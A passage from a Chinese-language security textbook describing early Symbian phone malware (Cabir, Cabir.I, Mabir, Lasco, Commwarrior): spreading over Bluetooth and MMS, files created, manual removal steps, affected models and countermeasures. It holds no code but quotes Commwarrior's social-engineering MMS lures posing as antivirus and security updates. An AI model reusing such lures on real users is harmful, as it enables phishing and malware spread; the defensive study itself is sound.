一旦 Cabir 感染了某个电话，它就尝试发送自己的一个复本到能找到的可攻击的蓝牙设备。它的工作及传播可以进一步描述如下：

Cabir 通过蓝牙协议传输到一个可攻击的移动电话，此时，它是一个名为 caribe.sis 的 SIS 文件，大小通常为 15 104 字节。一旦文件传输到电话，就会显示出以下信息：

通过蓝牙接收信息<设备名称>？

这条信息通知用户蓝牙接收到一条新信息。如果用户拒绝接收，那么蠕虫就立即被终止了。如果用户选择接收，它将被保存在收信箱中，在收信箱中选取该信息，提示就会如图 4-1 所示。

安装　安全警告。不能确认来源。继续？

这条警告信息不仅告诉用户接收到的这个信息包含一个未经证实的应用程序（caribe.sis），它同时建议用户只在可确认提供者的情况下才进行安装。如果用户选择同意，那么安装开始，出现如图 4-2 所示的提示。

安装 Caribe？



图 4-1　Cabir 蠕虫警告信息



图 4-2　安装开始

一旦用户接受安装提示，Cabir 就被安装并运行。这一阶段，蠕虫显示一个对话框出现如图 4-3 所示的信息。

Caribe-VZ/29a

在安装过程中，Cabir 蠕虫在电话上生成以下文件：

\system\apps\caribe\caribe.app

\system\apps\caribe\caribe.rsc

\system\apps\caribe\flo.mdl

\system\symbiansecuredata\caribesecuritymanager\caribe.app

\system\symbiansecuredata\caribesecuritymanager\caribe.rsc

\system\symbiansecuredata\caribesecuritymanager\caribe.sis

\system\recogs\flo.mdl

\system\installs\caribe.sis



图 4-3 Cabir 信息

接下来 Cabir 在被感染的电话中应用蓝牙功能，同时创建自己的一个复本，不断地尝试着将复本发送给第一个可能发现的蓝牙设备。移动电话必需满足以下条件，蠕虫才能得以传播和感染：

- 在蓝牙接收范围内。
- 运行 Symbian 操作系统 60 系列界面。
- 蓝牙处于发现模式。

只要以上条件都满足，不管它是什么设备，Cabir 都会向它发送一个自己的复本。如，蠕虫可以攻击蓝牙打印机或耳机。Cabir 蠕虫缓慢地耗尽被感染电话的电源，这是因为它不断地搜寻范围内可被攻击的蓝牙设备。

Cabir 蠕虫源代码可以在互联网中免费获得，这使得攻击者更容易地使用这些源码制造出更多的蠕虫和病毒来。

提示：Cabir 蠕虫有非常多的变种，SymbOS.Cabir.B，SymbOS.Cabir.C，SymbOS.Cabir.D，SymbOS.Cabir.E，SymbOS.Cabir.F，SymbOS.Cabir.G，SymbOS.Cabir.H，SymbOS.Cabir.I，SymbOS.Cabir.J，SymbOS.Cabir.K，SymbOS.Cabir.L，SymbOS.Cabir.M，SymbOS.Cabir.N，SymbOS.Cabir.O，SymbOS.Cabir.P，SymbOS.Cabir.Q，SymbOS.Cabir.R，SymbOS.Cabir.S，SymbOS.Cabir.T，and SymbOS.Cabir.U。

删除指南

可以按照以下步骤删除 Cabir 蠕虫：

1．在受感染的蓝牙移动电话上安装文件管理器。

2．设置文件管理器以显示系统文件。

3．搜索所有驱动器，找到\system\apps\caribe 路径并删除以下文件：

caribe.app

caribe.rsc

flo.mdl

4. 找到\system\symbiansecuredata\caribesecuritymanager 路径并删除以下文件：

caribe.app

caribe.rsc

carbe.sis

5. 找到\system\recogs 路径并删除以下文件：

flo.mdl

6. 找到\system\installs 路径并删除以下文件：

caribe.sis

需要注意的是，有时必须重启电话某些文件才能被删除。

7. 关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Cabir 蠕虫和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。所以，以下移动电话很有可能被 Cabir 蠕虫攻击：

- Lenovo P930
- Nokia 6681
- Nokia 3230
- Nokia 6682
- Nokia 3600
- Nokia 7610
- Nokia 3620
- Nokia 9500
- Nokia 3650
- Nokia N70
- Nokia 3660
- Nokia N90
- Nokia 6260
- Nokia N91
- Nokia 6600
- Nokia N-Gage
- Nokia 6620
- Nokia N-Gage QD
- Nokia 6630
- Sendo X
- Nokia 6670
- Sendo X2
- Nokia 6680

- Siemens

运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Cabir 感染。这是因为 UIQ 界面不提供.SIS 文件的安装。

以下机型不能读取恶意的.SIS 文件：

- BenQ P30
- FOMA F901iC
- FOMA D901i
- FOMA F901iS
- FOMA D901iS
- FOMA M1000
- FOMA F700i
- Motorola A920
- FOMA F880iES
- Motorola A925
- FOMA F900i
- Motorola A1000
- FOMA F900iC
- Sony Ericsson P900
- FOMA F900iT
- Sony Ericsson P910

对策

每个移动电话用户都必须应对病毒、蠕虫和其他的恶意文件：

- 不要通过蓝牙接收来源未知或未经认证的文件。接收文件前必须确认其来源。
- 除非完全必要，请不要开蓝牙，如果必须使用蓝牙，请确保其处于隐藏模式。
- 在电话与其他蓝牙设备连接前要非常小心。连接必须在安全环境中进行，最好使用长连接代码或 PIN。
- 使用数字签名。Symbian 已推出一个签名程序，允许使用一个防篡改的证书对程序进行数字签名以确认开发者的身份。用户不要安装那些身份未经数字签名验证的软件。
- 立即隔离并处理被感染电话。
- 安装病毒扫描工具。可向开发商和销售商获取更多相关信息。

4.3.2 SYMBOS.CABIR.I 蠕虫

界面：Symbian 操作系统 60 系列界面/EPOC

变种：这是 Cabir 蠕虫的一个变种。

SymbOS.Cabir.I 蠕虫与 SymbOS.Cabir.H 蠕虫的不同之处在于它尝试删除被感染电话中原有的 SymbOS.Cabir 蠕虫。它是一种验证蠕虫，在运行 60 系列界面的 Symbian 操作系统中感染并自身复制。SYMBOS.CABIR.I 蠕虫的整个工作、感染和传播过程与 Cabir 非常类似，可描述如下：SymbOS.Cabir.I 蠕虫通过蓝牙协议传输到一个可攻击的移动电话，此时，

它是一个名为 velasco.sis 的 SIS 文件，大小不定。一旦文件传输到电话，就会显示出以下信息：

通过蓝牙接收信息<ABC 设备名称>？

这条信息通知用户蓝牙接收到一条新信息。如果用户拒绝接收，那么蠕虫就立即被终止了。如果用户选择接收，它将被保存在收信箱中，在收信箱中选取该信息，提示就会如图 4-4 所示。

安装 安全警告 。不能确认来源。继续？



图 4-4 SymbOS.Cabir.I 蠕虫警告信息

这条警告信息不仅告诉用户接收到的这个信息包含一个未经证实的应用程序（velasco.sis），它同时建议用户只在可确认提供者的情况下才进行安装。如果用户选择同意，那么安装开始，出现以下提示：

安装 velasco?

一旦用户接受安装提示，SymbOS.Cabir.I 就被安装并运行。SymbOS.Cabir.I 尝试通过删除以下文件从电话中删除以前的 Cabir 蠕虫版本：

\system\apps\caribe\caribe.app

\system\apps\caribe\caribe.rsc

\system\apps\caribe\flo.mdl

\system\symbiansecuredata\caribesecuritymanager\caribe.app

\system\symbiansecuredata\caribesecuritymanager\caribe.rsc

\system\symbiansecuredata\caribesecuritymanager\caribe.sis

\system\recogs\flo.mdl \system\install\caribe.sis

\system\install\caribe.sis \nokia\installs\caribe.sis

同时删除以下文件夹：

\system\apps\caribe

\system\symbiansecuredata\caribesecuritymanager

最后生成以下文件：

\system\apps\velasco\velasco.app
\system\apps\velasco\velasco.rsc
\system\apps\velasco\marcos.mdl
\system\symbiansecuredata\velasco\velasco.app
\system\symbiansecuredata\velasco\velasco.rsc
\system\symbiansecuredata\velasco\velasco.sis
\system\recogs\marcos.mdl
\system\installs\velasco.sis

接下来 SymbOS.Cabir.I 在受害电话中运行蓝牙，同时创建自己的一个复本，不断地尝试着将复本发送给第一个可能发现的蓝牙设备。同 Cabir 一样，它也缓慢地耗尽被感染电话的电源。

删除指南

按照以下步骤可以很容易地删除 SymbOS.Cabir.I 蠕虫：

①在受感染的蓝牙移动电话上安装文件管理器。

②设置文件管理器以显示系统文件。

③搜索所有驱动器，找到\system\apps\velasco 路径并删除以下文件：

velasco.app

velasco.rsc

marcos.mdl

④找到\system\symbiansecuredata\velasco 路径并删除以下文件：

velasco.app

velasco.rsc

velasco.sis

⑤找到\system\recogs 路径并删除以下文件：

marcos.mdl

⑥找到\system\installs 路径并删除以下文件：

velasco.sis

需要注意的是，有时必须重启电话某些文件才能被删除。

⑦关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

请查阅“Cabir 蠕虫”部分所列出的易受攻击移动电话的名单。

对策

请查阅“Cabir 蠕虫”部分的对策。

4.3.3 MABIR 蠕虫

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Mabir.A 和 SYMBOS_MABIR.A。

Cabir 蠕虫大量的传播和研究导致其拥有众多变种和分支。Mabir 蠕虫试图将 Cabir 蠕虫变得更加有效和危险。Mabir 蠕虫，通常被称为 Mabir.A，是一种验证蠕虫，它的开发者出于研究目的向安全和杀毒公司发布这一蠕虫。

Mabir 感染运行 Symbian 操作系统 60 系列用户交互界面的移动电话。它同时通过蓝牙和彩信方式感染和传播，这使得其成为第一种通过彩信方式传播的蠕虫。一旦 Marbir 感染了一个电话，它就自身复制，向其他电话发送这个复本。它的这一繁殖能力使得它极易传播。Mabir 蠕虫的工作、感染和传播可以描述如下：

如果 Mabir 通过彩信发送，它是一个名为 info.sis 的文件，如果 Mabir 通过蓝牙协议被传输到一个移动电话，此时，它是一个名为 caribe.sis 的 SIS 文件。一旦文件传输到电话，就会显示出以下信息：

通过蓝牙接收信息<ABC 设备名称>？

这条信息通知用户蓝牙接收到一条新信息。如果用户拒绝接收，那么感染就立即被终止了。如果用户选择接收，它将被保存在收信箱中，在收信箱中选取该信息，提示就会如图 4-5 所示。

安装 安全警告 。不能确认来源。继续？



图 4-5 Mabir 蠕虫警告信息

这条警告信息不仅告诉用户接收到的这个信息包含一个未经证实的应用程序（caribe.sis 或 infor.sis），它同时建议用户只在可确认提供者的情况下才进行安装。如果用户选择同意，那么安装开始。

一旦用户接受安装提示，Mabir 就被安装并运行。这一阶段，蠕虫在电话上生成以下文件：

\system\apps\caribe\caribe.app

\system\apps\caribe\caribe.rsc

\system\apps\caribe\flo.mdl

\system\symbiansecuredata\caribesecuritymanager\caribe.app

\system\symbiansecuredata\caribesecuritymanager\caribe.rsc

\system\symbiansecuredata\caribesecuritymanager\info.sis

一旦 Mabir 被激活，它就将通过蓝牙和彩信进行传播，运行蓝牙搜寻范围内的蓝牙设备。如果找到设备，它就会发送一个复本，是名为 caribe.sis 的 SIS 文件。并且，Mabir 还监听接收到的彩信或短信。每当一个信息被接收，它就回发一个它的复本。Mabir 蠕虫彩信不包含任何文本信息。

删除指南

按照以下步骤可以很容易地删除 Mabir 蠕虫：

①在受感染的蓝牙移动电话上安装文件管理器。

②设置文件管理器显示系统文件。

③打开\system\symbiansecuredata\caribesecuritymanager 文件夹并删除以下文件：

caribe.app

caribe.rsc

carbe.sis

info.sis

4．打开\system\recogs 文件夹并删除以下文件：

flo.mdl

需要注意的是，有时必须重启电话某些文件才能被删除。

5．关机然后重新启动。

被感染的移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

和 Cabir 蠕虫一样，Mabir 和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。需要指出的是，运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Mabir 感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.4 LASCO 蠕虫

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Lasco.A，EPOC/Lasco.A，Lasco.A，和 SymbOS/Lasco.A.worm。

Lasco 蠕虫与 Cabir 蠕虫极其类似，主要区别在于繁殖的方式。Lasco 不仅通过蓝牙协议传播，同时将自身的恶意复本加入到被感染电话的所有.SIS 文件中。这使得它比 Cabir 更先进和强大一些。

运行 Symbian 操作系统 60 系列界面的移动电话仍然最可能受 Lasco 蠕虫攻击。幸运的是，它也只不过耗费电池更强一点。Lasco 一旦被激活就搜寻范围内的蓝牙设备。通常，它的工作、感染及传播可以描述如下：

Lasco 通过蓝牙协议传输到一个可攻击的移动电话，此时，它是一个名为 velasco.sis 的 SIS 文件，大小为 12 438 字节。一旦文件传输到电话，就会显示出以下信息：

通过蓝牙接收信息<ABC 设备名称>?

这条信息通知用户蓝牙接收到一条新信息。如果用户拒绝接收，那么蠕虫就立即被终止了。如果用户选择接收，它将被保存在收信箱中，在收信箱中选取该信息，提示就会如图 4-6 所示。

安装 安全警告 。不能确认来源。继续?



图 4-6 Lasco 蠕虫警告信息

这条警告信息不仅告诉用户接收到的这个信息包含一个未经证实的应用程序（velasco.sis），它同时建议用户只在可确认提供者的情况下才进行安装。如果用户选择同意，那么安装开始，出现如下提示：

安装 velasco?

一旦用户接受安装提示，Lasco 就被安装并运行。这一阶段，蠕虫在电话上生成以下文件：

\system\apps\velasco\velasco.app
\system\apps\velasco\velasco.rsc
\system\apps\velasco\marcos.mdl
\system\symbiansecuredata\velasco\velasco.app
\system\symbiansecuredata\velasco\velasco.rsc
\system\symbiansecuredata\velasco\velasco.sis
\system\recogs\marcos.mdl
\system\installs\velasco.sis

Lasco 运行蓝牙服务，同时创建自己的一个复本，不断地尝试着将复本发送给第一个可能发现的蓝牙设备。只要在范围内发现蓝牙设备，Lasco 就会向它发送一个自己的复本而不管它是什么设备。即便这个设备离开范围，Lasco 也会搜寻另外的蓝牙设备。和 Cabir 蠕虫一样，这种蠕虫也只是通过缓慢耗尽被感染电话的电源来造成破坏。

同时，Lasco 蠕虫将自身的恶意复本加入到被感染电话的所有.SIS 文件（移动电话应用程序的安装文件）中。当这些文件执行时，应用程序和 Lasco 蠕虫就被安装。值得指出的是

这些受感染的.SIS 文件不会被自动发送给其他设备。

与 Cabir 蠕虫不同，Lasco 不在屏幕上显示任何信息。这使得发现它非常困难。

删除指南

按照以下步骤可以很容易地删除 Mabir 蠕虫：

1. 在受感染的蓝牙移动电话上安装文件管理器。
2. 设置文件管理器显示系统文件。
3. 扫描所有驱动器并删除以下文件：

\system\apps\velasco\velasco.app

\system\apps\velasco\velasco.rsc

\system\apps\velasco\marcos.mdl

\system\symbiansecuredata\velasco\velasco.app

\system\symbiansecuredata\velasco\velasco.rsc

\system\symbiansecuredata\velasco\velasco.sis

\system\recogs\marcos.mdl

\system\installs\velasco.sis

需要注意的是，有时必须重启电话某些文件才能删除。

4. 关机然后重新启动。

被感染的移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Lasco 和它的变种最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。

需要指出的是，运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Lasco 感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.5 COMWARRIOR MMS 病毒

界面：Symbian 操作系统 60 系列界面/EPOC。

变种：SymbOS/Commwarrior.A, Çommwarrior.A, and SYMBOS_COMWAR.A。

Commwarrior 病毒是第一种同时通过蓝牙和彩信传播的病毒，这使得它极易传播。一旦感染，电话就会变成其他设备的潜在的感染源。大部分情况下，Commwarrior 病毒只感染运行 60 系列界面的 Symbian 操作系统那些设备。一旦被安装，它就以彩信的形式向被感染用户的联系名单或地址本中的每个人发送一个复本。所以它不但耗费被感染电话的电池电源，同时因为彩信的发送而造成不必要的经济损失。Commwarrior 病毒的工作、感染和传播过程可描述如下：

当病毒以随机名称的.SIS 文件形式通过蓝牙传输。当它通过 MMS 传输时，它名为 commw.sis。一旦.SIS 运行，会有一个提示显示在屏幕上。如果用户接受提示，以下文件将立即在电话中生成：

\system\apps\commwarrior\commwarrior.exe

\system\apps\commwarrior\commrec.mdl

\system\updates\commrec.mdl

\system\updates\commwarrior.exe

\system\updates\commw.sis

从被感染电话系统时间的 08:00 到 23:59，Commwarrior 通过蓝牙传播。搜寻范围内的蓝牙设备，如果找到设备，病毒以.SIS 文件形式发送自身的一个复本。值得注意的是，病毒选取随机名称发送。一般，.SIS 文件包含 commwarrior.exe 和 commrec.mdl 文件。

如果设备离开范围或拒绝文件传输，Commwarrior 则搜索另一个蓝牙设备。并且，Commwarrior 在发送完一个.SIS 文件后，仍然继续寻找受害者。所以，Commwarrior 病毒比其他病毒的传播更快。

从被感染电话系统时间的 00:00 到 07:59，Commwarrior 通过彩信传播，它向电话中所有地址本和联系名单成员发送自身的一个复本。这个彩信包含名为 commw.sis 的被感染.SIS 文件，同时包含有以下任意的主题和内容：

Subject: Norton AntiVirus

Message: Released now for mobile, install it!

Subject: Dr.Web New

Message: Dr.Web antivirus for Symbian OS. Try it!

Subject: MatrixRemover

Message: Matrix has you. Remove matrix!

Subject: 3DGame

Message: 3DGame from me. It is FREE!

Subject: MS-DOS

Message: MS-DOS emulator for SymbvianOS. Nokia series 60 only. Try it!

Subject: PocketPCemu

*Message: PocketPC *REAL* emulator for Symbvian OS! Nokia only.*

Subject: Nokia ringtoner

Message: Nokia RingtoneManager for all models.

Subject: Security update #12

Message: Significant security update. See www.symbian.com

Subject: Display driver

Message: Real True Color mobile display driver!

Subject: Audio driver

Message: Live3D driver with polyphonic virtual speakers!

Subject: Symbian security update

Message: See security news at www.symbian.com

Subject: SymbianOS update

Message: OS service pack #1 from Symbian inc.

Subject: Happy Birthday!

Message: Happy Birthday! It is present for you!

Subject: Free SEX!

*Message: Free *SEX* software for you!*

Subject: Virtual SEX

Message: Virtual SEX mobile engine from Russian hackers!

Subject: Porno images

Message: Porno images collection with nice viewer!

Subject: Internet Accelerator

Message: Internet accelerator, SSL security update #7.

Subject: WWW Cracker

*Message: Helps to *CRACK* WWW sites like hotmail.com*

Subject: Internet Cracker

*Message: It is *EASY* to *CRACK* provider accounts!*

Subject: PowerSave

*Message: Inspector Save you battery and *MONEY*!*

Subject: 3DNow!

*Message: 3DNow!(tm) mobile emulator for *GAMES*.*

Subject: Desktop manager

Message: Official Symbian desctop manager.

Subject: CheckDisk

*Message: *FREE* CheckDisk for SymbianOS released!MobiComm*

Commwarior 病毒含有以下文字:

CommWarrior v1.0 (c) 2005 by e10d0r

ATMOS03KAMA HEAT! //Russian for No to braindeads

提示:SymbOS.Commwarrior.A and SymbOS.Commwarrior.B 是 Commwarrior 的两个变种。

删除指南

按照以下步骤可以很容易地删除 Commwarrior 病毒:

1. 在受感染的蓝牙移动电话上安装文件管理器。
2. 设置文件管理器显示系统文件。
3. 打开\system\apps\ Commwarrior 路径并删除以下文件:

Commwarrior.exe

commrec.mdl

4. 找到\system\updates 路径并删除以下文件:

Commwarrior.exe

commrec.mdl

commw.sis

5. 打开\system\recogs 路径并删除以下文件:

commrec.mdl

需要注意的是,有时必须重启电话某些文件才能被删除。

6. 关机然后重新启动。

被感染移动电话现在应该是干净的，可以安全使用了。

易受攻击的移动电话

Commwarrior 病毒最可能攻击那些运行 Symbian 操作系统 60 系列界面的移动电话。请参阅“Cabir 蠕虫”部分所列出的易受攻击的移动电话的名单。

需要指出的是运行基于 UIQ 用户界面的 Symbian 操作系统的电话不受 Commwarrior 病毒感染，请参阅“Cabir 蠕虫”部分所列出的不受攻击的移动电话的名单。

对策

请参阅“Cabir 蠕虫”部分对策。

4.3.6 WINCE Duts 病毒

